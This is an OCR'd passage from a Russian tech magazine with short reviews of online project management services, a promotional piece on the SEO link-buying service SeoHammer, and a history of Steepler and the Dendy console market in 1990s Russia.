
В Планфиксе» используется трехуровневая структура: проект — задача — действие. Минимальная единица — действие. Также четвертым компонентом (сущностью) можно назвать аналитику (учет рабочего времени и прочее). Задачи могут существовать сами по себе независимо от проектов.

При постановке задач можно требовать проверку результатов, причем эта опция активирована по умолчанию. То есть постановщик задания следит за выполнением (см. выше пример с Basecamp). С другой стороны, в «Планфиксе» исполнитель задачи может отклонить задание. В календаре ты не создашь веху или событие — он предназначен снова же для работы с задачами.

В «Планфиксе» предусмотрен довольно-таки развитый тайм-трекинг. Отчеты сгруппированы по разным критериям и дают возможность быстро проконтролировать рабочие процессы. В карточке сотрудника можешь указать рабочее расписание, также можно создавать группы сотрудников и назначать должности.

Порадовал дружелюбный настрой системы: тебя повсюду водят за руку и подсказывают, куда нажимать. Поэтому адаптируешься очень быстро. Интерфейс хорош тем, что в нем минимум графики.

«Планфикс» абсолютно бесплатен, при этом имеется служба поддержки и, что удивительно, гарантируется безопасность работы (planfix.ru/security.html).



РЕЗЮМЕ

Бесплатная система управления проектами. Со своей внятной идеологией, всеми необходимыми возможностями, детально описанными в документации.

TeamLabOffice Проекты

www.teamlab.com/ru


Продукт «Проекты» — это один из компонентов комплекса TeamLabOffice. Бесплатный режим сам по себе неплох, почему и имеет смысл перейти с пробного периода на бесплатный: 1 Гб дискового пространства, до десяти пользователей. Нет техподдержки и офисных приложений онлайн, но это не остановит халявщика :).

Регистрация — на русском языке, но в коротком вступительном ролике диктор объясняется уже на английском. Справочный центр также не локализован. Однако оба недочета компенсируются достаточно внятными инструкциями на русском языке непосредственно в разделах сервиса.

При создании проекта нужно указать менеджера, при этом можно подписаться на уведомления, если ты не являешься ответственным. Работа с вехами также весьма интуитивна. Сюда можно переместить задачу либо создать веху без привязки, нужно лишь выбрать проект и «бригадира». Посмотреть вехи также можно в календаре. В последнем при щелчке по ячейке можно создавать только события. Вообще, не очень понятно, почему ключевые разделы так разбросаны: для перехода в календарь нужно тянуться в правый верхний угол, для создания документов — в левый, в иных случаях — переходить в боковую панель.

Кроме задач, доступны подзадачи, но нельзя создавать категории, и для разбора завалов придется использовать фильтр. Для учета времени предлагается запуск таймера, который можно прикрепить к любой задаче. Поиграть с секундомером всегда интересно (в единичных проблемных случаях), но, к сожалению, тяжелые и запущенные проекты он не спасет.

Документооборот — сильная сторона TeamLabOffice, для этих целей в наличии удобный аналог Google Drive.



РЕЗЮМЕ

Поскольку сервис бесплатный, можно закрыть глаза на многие недостатки. Например, на малоинтуитивный интерфейс. Инструментарий — стандартный, разве что нет возможности учета финансов.

Asana

asana.com


Помимо проектов, в Asana предусмотрена еще одна сущность, workspace, для создания рабочего места с проектами и исполнителями. Впрочем, Asana отнюдь не воспринимается как некая «масштабная» и громоздкая система управления.

Напротив, главная особенность Asana — это гибкость и скорость работы, в этом плане она перещеголяла не только Basecamp, но и другие продукты. Проекты и вложенные в них задачи создаются мгновенно, так же быстро происходит вербовка исполнителей. Памятка с горячими клавишами вынесена на нижнюю панель.

Увы, конкретное время для дедлайна не укажешь, зато показывается активность по каждой задаче, плюс можно быстро прикрепить необходимый для работы файл, создать подзадачу (и под-подзадачу), опубликовать комментарий.

Очень правильное решение дизайнеров — добавить в интерфейс третью колонку и тем самым разгрузить диалоги при создании новых сущностей. Задачи можно архивировать, дабы они не отвлекали внимание.

К дополнительным возможностям можно отнести интеграцию с Dropbox. Локализации нет.



РЕЗЮМЕ

В Asana нельзя работать с вехами, распределять финансы. По сути, функционал рассчитан на активную работу со списками задач. Интерфейс быстрый и приятный. При этом Asana бесплатна при условиях, что численность штата составляет до 30 сотрудников.

Teambox

teambox.com

Бесплатный план включает в себя пять проектов, 1 Гб пространства, пять пользователей — есть где развернуться! С платной подпиской эти ограничения снимаются плюс обещают «улучшенную» поддержку. Стоимость подписки прямо пропорционально зависит от количества пользователей, из расчета 5 долларов за душу в месяц.

Даем название компании, затем создаем новый проект и включаем тайм-трекинг, приглашаем пользователей. Переходим во «Все задачи», создаем список. К задаче можно прикрепить сопутствующие файлы или документы Google.


Учет времени доступен в виде календаря, где ты можешь переключаться между проектами, задачами и пользователями.

Кроме того, в соседнем разделе есть диаграмма Ганта, которая поможет обозреть информацию по проектам с высоты птичьего полета.

Работа с персоналом стандартна. Можно создавать организации, в которые будут входить группы сотрудников. Контакты при желании легко импортировать из контактов Google.

Порадовали широкие возможности интеграции с популярными сервисами, соответствующие настройки собраны в параметрах учетной записи («Интегрированные службы»). Ты можешь синхронизировать с Google не только контакты, но и календарь, привязать файлохранилище к Dropbox и прочее.

А вот интерфейс, увы, мог бы быть и более шустрым: многовато AJAX'а.



РЕЗЮМЕ

Сервис будет интересен для бесплатного использования, при этом существенных ограничений в Teambox нет. Плюсы — неплохие отчетность и интеграция со сторонними службами.


Teamer

www.teamer.ru

Минимализм был бы оправдан, если бы он направлял в правильное русло. Но первоначально складывается иное ощущение — как будто Teamer играет с тобой в прятки. «Что делать?», «Кто виноват?». Или, скажем, в чем разница между разделами «Задания для меня» и «Мои задания».

Итак, «Что делать?». Создаем задания, указываем приоритет. Для того чтобы закрыть задачу, нужно зайти внутрь и переключить флажок на «Задание выполнено». Постановщик задания проверяет качество выполнения и может оставить свой комментарий. Календарь («Кто виноват?») позволяет просматривать расписание, ход выполнения в соответствии с дедлайном и прочее. «Где все?» — раздел для управления сотрудниками. Впрочем, здесь ты увидишь лишь поле для ввода e-mail, на который будет выслано приглашение. Никаких дополнительных опций нет.

Чем больше задач, тем сложнее проконтролировать их выполнение. Виной тому отсутствие удобного календаря. Не хватает и инструментов для переписки или создания заметок внутри сервиса. Все это значительно усложняет работу с сервисом.



РЕЗЮМЕ

Минимализм во всей красе. Teamer не может тягаться с полнофункциональными системами управления. Он будет пригоден только в небольших командах, работающих с очень простыми проектами.

Worksection

worksection.com


Интерфейс заставил невольно улыбнуться: как будто встретился с хорошим старым знакомым. И действительно, уж больно обозреваемый продукт похож на Basecamp Classic. Однако, в данном случае не так это и плохо. Разве что группировка разделов попарно (например, «Задачи и общение») кажется не слишком удачной идеей.

Управление задачами достаточно удобное, фильтры прилагаются, однако to-do не удастся создать на лету. Если в BC, например, есть списки задач, то здесь есть понятия задача — подзадача, а также подзадача подзадачи. Вехи, к сожалению, не предусмотрены.

Понравилось то, что для каждой задачи можно отслеживать прогресс, основанный на времени выполнения задания (которое устанавливается вручную и на глаз). Есть возможность строить диаграммы Ганта (самый популярный способ визуализации процесса выполнения проекта). Учет рабочего времени доступен во вкладке «Время и финансы». В календаре можно проконтролировать соблюдение сроков, посмотреть текущие события.

Инструменты для общения не подкачали. В боковой панели расположен персональный блокнот, куда ты можешь записывать свои нецензурные мысли по поводу заданий. Кроме того, доступно обсуждение задач в виде комментариев. Чата нет.

Напоследок стоит отметить отличную документацию.



РЕЗЮМЕ

Украинская система управления проектами Worksection представляет собой добротный агрегат, качественно собранный, по большей части из запчастей Basecamp.

Максим Черниченко



Кувалда для сеошника

ПЕРВОЕ ЗНАКОМСТВО С СЕРВИСОМ SEOHAMMER

Когда речь заходит о поисковой оптимизации, одним из первых пунктов в плане действий значится покупка ссылок. И это правильно, ведь не секрет, что бэклинкинг играет для Google или Yandex если не первостепенную, то явно очень серьезную роль. Но как выбрать площадки, ссылки с которых придадут вес твоему сайту в глазах поисковика и не дадут ему повода занести тебя в бан? Как учесть множество факторов и при всем этом не сойти с ума? Естественно, автоматизировать этот процесс!

ДОНОР ДОНОРУ РОЗНЬ

В терминологии сеошников сайт, который будет ссылаться на продвигаемый ресурс, называется донором. Очевидно, что не любой сайт подойдет под эти цели. Чтобы кредит доверия поисковика к домену-донору был высок, кроме очевидных вещей (например, домен должен быть не слишком молодым, недопустимо засветиться в спам-рассылках и так далее), он должен иметь достаточное число страниц в выдаче Яндекса и обладать весомым тИЦ.

Продвинутые сеошники используют также фильтрацию по URL, стоп-словам на странице, а также анализ данных внешних сервисов, реализующих недоступный биржам ссылок функционал, — таких как Solomono, Majestic SEO, Ahrefs, mozRank, Alexa и другие. Для более сильного отсечения используется фильтрация по трафику (liveinternet, topmail) и даже иногда оценка донора по SMM-факторам (количество входящих лайков, комментариев, наличие на сайте социальных плагинов и прочее). Все это позволяет убрать из выдачи некачественные доноры для покупки ссылочной массы.


АВТОМАТИЗИРУЕМ ПРОЦЕСС

Естественно, что вручную отследить все эти параметры и отсечь буллшит достаточно тяжело. Здесь нам помогут специальные сервисы, которые делают всю тяжелую работу за нас. Один из таких — SeoHammer (seohammer.ru). Сервис проделывает впечатляющую работу, отсекая некачественные доноры по множеству признаков. Это и «левые» урлы, в которых встречаются явно подозрительные слова, как вариант указывающие на то, что страница устарела (/archive/2005/board, например), и количество контента (в нашем случае сеохаммер не пропускает страницы, где количество знаков контента менее 500). Само собой, в автоматическом режиме отсекается всякий трэш вроде порно, адалта, фармы, партнерок и прочих безнадежных с точки зрения поисковиков площадок. Это, кстати, реально крутая фишка, так как вряд ли соседство с «Enlarge your penis!!!» и «Узнай тайну фамилии без регистрации и смс» придаст доверия твоему сайту в глазах Яндекса.

Кроме всего прочего, SeoHammer учитывает статвес страницы, да и вообще ее общую адекватность. Наверняка ты знаешь, что, например, Яндекс крайне негативно относится к страницам, на которых есть множество ссылок различной тематики. Собственно, это то, чем становится любая активно продающаяся ссылочная площадка через некоторое время. Так вот, SeoHammer мониторит этот показатель и старается не размещать ссылки на подобных «желтых» страницах.


ВЫВОДЫ

Конечно, у каждого мастера есть свой метод оценки ссылок, и навязывать автоматизированные сервисы сеошнику с наметанным глазом не слишком разумно. Лично я попробовал несколько подобных тулз, и в принципе — все делают свое дело, но остановился я именно на SeoHammer. Меня привлекла его простота и наглядность, а кроме того — я могу полностью контролировать процесс и видеть, что покупаю. Попробуй и выбери на свой вкус. Глупо делать руками то, что машина сделает правильнее и быстрее :). Удачного продвижения!



Ну просто magic wand для сеошников :)

Дмитрий Сударушкин (zombak@gmail.com)



Как продавали слона

ИСТОРИЯ СТАНОВЛЕНИЯ ОТЕЧЕСТВЕННОГО КОНСОЛЬНОГО РЫНКА

Сейчас в это сложно поверить, но еще пятнадцать лет назад в России консоли представляли едва ли не самую заметную часть потребительского рынка IT. Прежде чем в каждый второй дом пришел компьютер, там побывала приставка.

Индустрия производства, перевода и озвучки видеоигр присутствует на нашем рынке в полном объеме, но двадцать лет назад про игровые консоли в России вообще никто не слышал.

В то время как на Западе счастливые подростки и взрослые запоем играли в приставки от Atari и ColecoVision, фанатели от игровых автоматов, западная игровая индустрия переживала кризисы, взлеты и падения, в нашей стране была полнейшая тишина.



Фото мотоцикла сделал журналист Рустам Адагамов, и оно пошло на коробку с Dendy

1992.
ПРЫГАЮЩИЙ СЛОН

Как обстояли дела на нашем консольном рынке тогда? Довольно скудно. Конечно, были компьютеры и завезенный контрабандой Commodore и даже иногда Amiga с Atari. Были отечественные попытки склонировать железо под наши реалии («Дубна», «Электроника»). Молодежь тусовалась по компьютерным клубам и училась запускать кассеты для ZX Spectrum. О том, что есть специализированные компьютеры, подключаемые к телевизору, а не монитору, и что они предназначены только для игр, страна узнала лишь в 1992 году.

Тогда по ТВ стали крутить странную рекламу — слоненок прыгал на фоне кирпичной стены, а затем звучала песня «Денди-денди, мы все любим денди! Денди! Играют все!». Никаких телефонов, никаких адресов магазинов и пояснения того, что это вообще такое, не было. Целый месяц показа этой рекламы по телевидению разогрел публику основательно, и, когда в этой же рекламе появился телефон, на него обрушился шквал звонков.

Выяснилось, что речь шла о новой электронной игрушке для детей и что совсем скоро ее будут продавать в фирменном магазине, в Москве на Красной Пресне. Народ терпеливо ждал открытия и не понимал, с чего вдруг такой ажиотаж вокруг детской игрушки.

Всю эту музыку с рекламой и магазином заказывала московская фирма «Стиплер». Им удалось договориться с тайваньскими поставщиками пиратских реплик Famicom и успешно продавать их на постсоветском пространстве под маркой Dendy.

1992.
СКАЧКИ С ПРЕПЯТСТВИЯМИ

Компания «Стиплер» (от англ. steepler — лошадь, специально подготовленная к скачкам с препятствиями, то есть приученная к трудностям) была создана в 1991 году выходцами из мехмата МГУ Андреем Чеглаковым, Максимом Селивановым, Владиславом Улендеевым, выпускником МИФИ Андреем Андреевым, а также гражданином Германии Райнером Михлом (вложившим в бизнес более двух миллионов долларов). Компания занималась поставками на российские рынки компьютерного оборудования и техники.

Фактически Steepler можно назвать первым российским IT-интегратором. Они разрабатывали схемы, закупали оборудование и реализовывали IT-проекты. Созданная ими структура в Сбербанке РФ на базе компьютеров от HP работает до сих пор — если вы когда-нибудь смотрели на компьютер кассира, то могли увидеть там чистый DOS (точнее, внешне похожую на DOS операционную систему SCO на основе UNIX) — это устаревшая техника, но в 1992 году она была сверхсовременной. «Стиплер» поставлял ПО в банк «Менатеп», сотрудничал с Инкомбанком, даже для администрации президента они осуществляли проект автоматизации.



Одна из самых популярных редакций консоли — Dendy Junior



МНОГОЛИКИЙ NES

18 октября 1985 года японская компания Nintendo выпустила на американский рынок свою консоль Nintendo Entertainment System (на родине, в Японии, она начала продаваться на два года раньше — в 1983-м, но дата начала продаж в США традиционно считается «настоящим» днем рождения). В Японии, Сингапуре, Вьетнаме, Гонконге и на Ближнем Востоке ее знают под именем Family Computer (сокращенно Famicom), в Южной Корее — Comboy, в Индии — Wiz Kid, в Польше — Pegasus.

Steepler рос и развивался бешеными темпами, и вскоре бизнес пришлось делить на дочерние компании. Так возник Steepler Graphic Center, специализирующийся на компьютерной графике (они существуют до сих пор и один раз продали Corel свою версию электронных таблиц а-ля Excel под названием Spider), Steepler Trading, занимавшийся поставками оргтехники, и даже обучающий центр Steepler, готовивший программистов и системных администраторов.

1993.

ДРАКОНЫ НА ЛОШАДЯХ

В 1993-м предпринимателям пришла в голову идея создать собственный журнал-каталог, чтобы повысить узнаваемость бренда Dendy у населения и сформировать свой собственный фан-клуб. Примерно так же, как Nintendo это удалось сделать с журналом Nintendo Power.

На заре 90-х было не так уж много издательств, умеющих выпускать журнал с нуля, — у «Стиплера» не было ни редакторов, ни журналистов. Но у издательского дома «Видео-Асс» такие ресурсы были. С 1990-го они выпускали журнал «Видео-Асс» (и его спутники — журналы «Премьер», «Фаворит» и другие) — издание, рассказывающее о кино и киноиндустрии.

У владельца издательского дома, Владимира Борева, существовали контакты во Франции, в издательстве Ашетт Филипаки-Пресс (Hachette Filipacchi Presse). У Ашетт существовали два похожих журнала — Joypad и Joystick, и материалы первое время можно было брать оттуда — благо переводчиков с французского в издательском доме хватало.

Другое дело — откуда было брать иллюстрации? И кто будет заниматься общим направлением и редакционной политикой журнала? На эти вопросы не было ответов. В первых номерах пришлось выкручиваться самому владельцу: скриншоты игр делались кустарным способом — фотографировался телевизор, а отпечаток с фотографии вставлялся в журнал. Затем стало полегче — появились переведенные французские тексты и описания игр, а журналом полностью занялся заместитель главного редактора и большой фанат видеоигр Валерий Поляков (несмотря на то что на последней странице главным редактором значился Борев, фактически журналом занимался исключительно Поляков).

Журнал «Видео-Асс: Dendy» в нашей стране зародил культуру игровой журналистики. Сейчас текст этого журнала читать практически невозможно — вопиющий непрофессионализм авторов и повальная графомания слишком сильно бросается в глаза, но в 90-х было совсем другое дело. Журнал занимался тем, что продвигал в массы даже не новые продукты Steepler и не любовь к развлечениям перед телевизором, скорее это был новый концепт для русского человека и уже в самую последнюю очередь — сама игра.

Именно поэтому журнал был культовым — детское сознание воспринимало игры как некую чудесную «магию», волшебство технологий, сказку. Журнал покупали даже те, кто не имел приставки вовсе, лишь бы хоть краем глаза взглянуть на этот волшебный мир. Скриншоты какой-нибудь «Сеги» рассматривались детьми чуть ли не под микроскопом, а графика живо обсуждалась.

Поляков понятия не имел, как писать об играх (первые выпуски журнала больше напоминали каталог), но сделал ставку на создание контента самими детьми — так появились фанатские рубрики, страница «Забор» (выдержки из писем без комментариев), «прохождения» игр, свои внутренние, условные какие-то шутки, стихи, рисунки и комиксы на тему и даже обсуждения последних просмотренных мультфильмов. Был даже свой собственный маскот — Великий Дракон (под этим псевдонимом скрывался двадцатипятилетний студент Вадим Захарьин).

Неудивительно, что большинство детей, пишущих более или менее адекватно, брали в штат журнала авторами. Многие журналисты игровых изданий (например, главный редактор «Страны Игр» Константин Говорун или главный редактор «АнимеГида» Валерий Корнеев) начинали именно в «Видео-Асс: Dendy».

В 1995-м, после того как «Стиплер» урезал финансирование, журнал разделился. «Стиплеровский» проект переродился в журнал «Dendy: Новая реальность» и просуществовал всего пять номеров (его качество сильно «оставляло желать»). «Видео-Асс: Dendy», практически полностью сохранивший авторов, набор рубрик и самое главное — фанатов, вылился в отдельный проект — журнал «Великий дракон» и из «Видео-Асс» переехал в из-

Команда А

Со Steepler в свое время связалось столько известных людей, что даже удивительно, как мало об истории этой компании можно найти в интернете.



ВЛАДИСЛАВ УЛЕНДЕЕВ
гендиректор «Стиплера» и «Лампорта». Возглавлял холдинг eHouse (rambler, damochka, ozon.ru), работал в X5 Retail Group (Bolero, 003.ру, «Пятерочка», «Карусель», «Перекресток»).



ИВАН МАКСИМОВ
аниматор, режиссер, преподаватель во ВГИКе. Нарисовал того самого слоненка и логотип Dendy.



РУСТЕМ АДАГАМОВ
блогер, журналист, фотограф. Шеф-редактор службы медиаблогов компании «СУП» (владельцы ЖЖ). Известнейший фотоблогер (drugoi) — рисовал для Dendy дизайн коробки.



АСКАР ТУГАНБАЕВ
интернет-продюсер, директор в СТС-Медиа, бывший ведущий программы «Времечко» на НТВ. Переводил инструкции на русский язык.



ВИКТОР САВЮК
гендиректор интернет-холдинга «Акадо». Отвечал за внедрение проекта Dendy в России.




МАКСИМ КОНОНЕНКО
радиоведущий станции «Маяк», создатель сайта «Владимир Владимирович™». Работал в «Стиплере» программистом.

дательство «АСТ». ВД просуществовал еще долгое время после «стиплеровской» эпохи и закрылся лишь в 2003-м, навсегда оставив о себе память как о первом удачном игровом журнале в России.

1994.
ЗАВОД

На волне массовой истерии по Dendy в 1994 году «Стиплер» понимает, что возросший спрос на приставки и картриджи удовлетворять не в силах. Вдобавок основную прибыль компании приносили все же не приставки, а тот самый «ИТ-консалтинг и решения». «Стиплер» крепко подсаживается на нефтегазовые компании — услуги автоматизации и бизнес-решений на базе компьютеров и начинающегося зарождаться в России интернета востребованы, как никогда, и деньги там крутятся колоссальные.

Попутно руководство компании понимает, что в «таскание коробок» туда-сюда они уже наигрались. Надо строить серьезные бизнесы, а продажи товара (пусть и приносящего деньги) — это детский лепет по сравнению с продажей решений. Фирма раздает всем встречным и поперечным права франчайзиатов. Любой может продавать продукцию «Стиплера», если обещает сохранить фирменное название и стилистику Dendy и не продавать конкурирующей продукции — то есть клонов той же Famicom от китайцев.

В январе 94-го «Стиплер» делится на несколько мелких компаний, разбившись по профилю деятельности. «Стиплер Трейд» становится компанией «Lamport» и получает под свое крыло все продажи и розничные магазины. Графический центр уходит под знамя Steepler Graphics Group. Вдобавок «Стиплер» организовывает свое собственное производственное направление и ищет решение, как выпускать приставки и картриджи в России, не заказывая их с Тайваня. Таким решением становится подмосковный (находится в городе Дубна) завод «Тензор».

Завод переживает не лучшие времена. Ему нечем платить аренду, и на организованном Госкомимуществом России конкурсе он уходит с молотка. Естественно, что покупает его «Стиплер». На пост председателя совета директоров назначают Андрея Андреева. В течение года «Стиплер» строит производственную линию. Но тут начинаются проблемы с правами. На российский рынок наконец обращает внимание Nintendo.

1994-1995.
ЯПОНСКИЕ РАЗБОРКИ

Авторские права ее волнуют в самой малой степени — во-первых, восьмибитки уже морально устарели и битва идет за 16-битные приставки, во-вторых, в среде растущей конкуренции с «Сегой» Nintendo спит и видит, как уничтожить конкурента хотя бы в отдельно взятой стране.

Разборки между Sega и Nintendo напоминают третью мировую войну — в ход идет все, чтобы уничтожить конкурента. У «Сеги» на руках игровая консоль Sega Mega Drive (выпущенная на рынок Америки под маркой Genesis из-за юридических проблем с лицензированием названия), с приличным по тем временам процессором (7,7 МГц), но несколько устаревшая по всем остальным параметрам.


У Nintendo более совершенная по технологии (большее разрешение, специальный режим Mode 7 для обработки векторной графики, встраиваемый в некоторые картриджи процессор трехмерных эффектов SuperFX и SuperFX2), но с более слабым процессором (3,6 МГц) консоль Super Nintendo.

Маркетологи Sega цепляются за цифры мегагерц в рекламном ролике на американском и японском телевидении и утверждают, что их консоль «делает то, что Нинтендо не может» (Genesis does what Nintendo'nt — игра слов), а потом заявляют о наличии в Sega Mega Drive метода «взрывной обработки» (Blast Processing), поэтому игры якобы быстрее, лучше и вообще наше все.

Разумеется, это полная ерунда, но народ верит. Nintendo в срочном порядке пытается завоевать другие рынки сбыта, на которые пока еще не пришла Sega, поэтому ищет поставщика, способного продавать Super Nintendo в России.

И тут «Стиплер», который торгует фактически контрафактом, но зато может обеспечить логистику и продажи.

Испугавшись судебных исков от Nintendo, которые вполне могли бы возникнуть, руководители «Стиплера» поручают Lamport'у (заметим, что это уже не дочерняя фирма, руководят ей другие люди, но договоренности между ними никто не отменял) начать выпускать свой собственный клон Famicom — приставку Kenga. Делают ее там же, в Дубне, но при этом зачем-то врут, что закупают за границей.



Первый выпуск журнала Видео-Асс: Dendy, больше напоминающий каталог игр, чем журнал



АНТОН ЗАЙЦЕВ
сценарист, телеведущий, актер. Вместе с Борисом Репетуром вел программу про компьютерные игры «От винта!», спонсируемую «Стиплером».



БОРИС РЕПЕТУР
актер, телеведущий, актер озвучивания, «закадровый голос» российского ТВ. Золотой голос России, озвучивал столько роликов, фильмов и видеоигр, что и не перечесть. Вел программу «От винта!» с Зайцевым.



АНДРЕЙ ЧЕГЛАКОВ
один из учредителей «Стиплера», создатель благотворительных фондов, меценат. Работал в «Гознаке» директором по науке и развитию, внедрял вместе с Николаем Фоменко проект MaRussia — супердорогих концепт-каров.



Основной конкурент SNES — приставка Sega Megadrive II



Китайские реплики картриджей, в отличие от фирменных, чаще несли в себе сразу несколько игр

Сам же «Стиплер» в срочном порядке организовывает совместное с Инкомбанком предприятие под названием просто Dendy и передает ему все права на продажу приставок. Приставки теперь делаются на заводе в Дубне, но доказать причастность «Стиплера» к заводу довольно проблематично — несмотря на то что люди одни и те же, компании на бумаге — разные.

Таким образом, у «Стиплера» на руках не оказывается ни одного бизнеса, связанного с консолями. Кенгу продает Lamport. Dendy продает «Денди». Конкуренты — R-style продает свои Bitman'ы (Bit game, Bit system), а нелегально завезенные китайские клоны Ufa, LM-888, Linko, Subor также присутствуют на рынке, но «Стиплер» к ним никакого отношения уже не имеет. Бизнес обелен, и можно начать работать с Nintendo. Впрочем, рынок просто переполнен восьмибитками.

Японцы, мягко говоря, сильно удивлены происходящим в России, поэтому действуют осторожно. Sega заключает контракт на поставку в Россию консолей с японской же фирмой Nisho Iwai, опасаясь проблем со странными русскими партнерами, а уже та, в свою очередь, выбирает себе партнера на российском рынке — им становится компания «Форрус». «Стиплеру» с ними договориться не удается, поэтому им приходится продавать дорогой вариант консоли, закупая их у партнеров из Сингапура.

Практически закрыв глаза на вопиющее нарушение ее авторских прав, Nintendo идет на сделку со «Стиплером». По их соглашению, «Стиплер» обязуется полностью отказаться от продаж продукции Sega, а взамен получает эксклюзивные права на продажу новой консоли от японцев — Super Nintendo.

1994-1996.

ТЕЛЕПЕРЕДАЧА

Необходимо как-то рекламировать новую (и весьма дорогую по российским меркам) приставку. «Стиплер» решает создать свою собственную телепередачу. Так появляется культовая в России программа «Денди — Новая реальность» (позднее просто «Новая реальность»), которую обожают дети. Рейтинги передачи бьют все возможные рекорды, без преувеличения можно сказать, что с 1994 по 1996 год ее смотрел почти каждый подросток на территории бывшего СССР.

Продюсером, режиссером, сценаристом и ведущим программы был Сергей Супонев, посвоему легендарная личность на отечественном ТВ, — вся передача держалась только за счет харизмы этого человека.

И хотя сейчас она воспринимается как очень наивная, нужно понимать, что Супонев был первым, кто умел разговаривать на одном языке с детьми. Да, передача содержала в себе ляпы и ошибки, каждые три минуты рекламировался «Стиплер» (особенно доставала навязчивая реклама Super Nintendo), но за неимением лучшего это было просто феерично.

Поначалу программа шла на канале 2х2 (не путать с тем 2х2, который существует сейчас), а после того, как Супоневу предложили занять место директора детских программ на ОРТ, переехала на первую кнопку.

25 минут, отвлекаясь на рекламу и конкурсы, а также обязательные походы в магазины «Денди», Супонев простым языком рассказывал, про что та или иная игра, и показывал короткое видео, содержавшее геймплей. Иногда эти рассказы прерывались сообщениями на тему — показывали кадры из одноименных фильмов и мультфильмов, брались интервью у подростков и людей — кто что думает о продукции «Стиплера».

Увы, программа просуществовала недолго — «Стиплеру» так и не удалось договориться с ОРТ о более вменяемом таймслоте — программа выходила в 15:45 по пятницам, считалось, что это время неудачное, так как не все дети в это время дома или смотрят телевизор. А затем «Стиплер» урезал финансирование, и программа закрылась, как нерентабельная для канала.

